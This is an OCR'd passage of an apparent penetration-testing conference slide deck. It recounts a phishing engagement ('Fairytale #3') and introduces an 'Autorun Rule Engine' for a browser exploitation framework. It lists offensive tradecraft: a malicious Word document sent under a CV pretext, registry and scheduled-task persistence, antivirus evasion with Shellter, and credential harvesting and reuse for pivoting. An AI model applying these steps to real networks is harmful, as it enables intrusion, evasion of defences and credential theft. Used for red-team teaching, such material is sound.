



Fairytale #3


- Payload persistence (as normal user)
  - Calling back On boot via registry modification (Windows\CurrentVersion\run)
  - Calling back Every hour via Schtask

- The callback payload was created modifying an uninstaller with **Shellter**
  - Swiss army-knife to bypass AVs/EndPoint
  - Note: always test on VMs with same OS/software your victims use












Fairytale #3



Symantec MessageLabs + EndPoint Protection is just a (big) waste of money





4660	2228	ccSvcHst.exe	x86	1	C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\12.1.6318.6100.105\Bin\ccSvcHst.exe
4692	2816	shtctky.exe			
4920	2036	FirmwareApp.exe	x86	1	C:\Program Files (x86)\Sierra Wireless Inc\MBIM Toolkit\FirmwareApp.exe
5044	5068	ssonsvr.exe			
5248	2840	MobileHotspotclient.exe	x86	1	C:\Program Files\Lenovo\Lenovo Mobile Hotspot\MobileHotspotclient.exe

C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\12.1.6318.6100.105\Bin\ccSvcHst.exe

C:\Program Files (x86)\Sierra Wireless Inc\MBIM Toolkit\FirmwareApp.exe


C:\Program Files\Lenovo\Lenovo Mobile Hotspot\MobileHotspotclient.exe

In the meantime, Tavis Ormandy..

Tavis Ormandy
@taviso


Follow

Many remote stack overflows in Symantec Endpoint. No big deal, because /GS is the default since 2005, right? Hahaha.



RETWEETS 320 LIKES 229

9:13 PM - 10 May 2016



In the meantime, Tavis Ormandy..


Hector A. Soto @has0689 · 17h

@taviso Has it been patched?

Tavis Ormandy @taviso · 17h


@hectorasoto2 No. We're pushing Symantec to get patches out as soon as possible. If you have a support contract, ask them to prioritize.

View other replies



Fairytale #3

- Pivoting:
  - Port-scanning multiple C subnets
  - Querying GPP, getting credentials
  - Reusing credentials on external Sharepoint
  - Enumerating readable/writable SMB shares
  - Grep'ing files for passwords, CC numbers, etc.
  - Extruding Firefox browsing history
  - Cracking Skype MD5 hash




Fairytale #3

- Failed doing privesc on Windows 8.1
  - Fully patched (even MS16-032):

```
C:\Users\Public>wmic qfe | find "KB3139914"
wmic qfe | find "KB3139914"
http://support.microsoft.com/?kbid=3139914  PCDK05168  Security Update                KB3139914
            NT AUTHORITY\SYSTEM  3/29/2016
```

  - Powershell and similar tricks to steal credentials via popups didn't work
  - No local privesc 0days availables…




Fairytale #3


Video demo of an attack very similar to the one used for Fairtytale #3


Delivery of malicious MS Word document


+ with CV pretext

+ with normal user persistence









Fairytale 3

- Totally undetected persistent access for over 2 weeks
- EndPoint protections bypassed

- Toolset (all free):
  - **Metasploit** for reliable pivoting
  - **Empire** for quick Powershell post-exploitation
  - **Shellter** for payloads
  - **BeEF** for fingerprinting browser and OS

- Tons of info extruded without
  - domain admin
  - local admin privileges
  - *0days*

Rewind…

- If you do phishing, you know that:
  - Every time it's a different story
  - Configuration overhead sometimes is a killer
  - You can identify repeatable patterns
  - You need automation
  - Speed is key once you got access to victims assets

Autorun Rule Engine


- Define rules to trigger module(s) if certain conditions are matched, with two execution modes
  - Sequential
  - Nested-forward

Autorun Rule Engine

- **Sequential**
  - Call N modules with specified inputs and different delays via setTimeout()
- **Nested-forward**
  - Call N modules with specified inputs.
  - Module N is executed only if N-1 return a certain status. Module N can use as input the output from module N-1 (eventually mangling it before processing it)


Autorun Rule Engine

Nested-forward




Autorun Rule Engine

Nested-forward




Autorun Rule Engine

Nested-forward



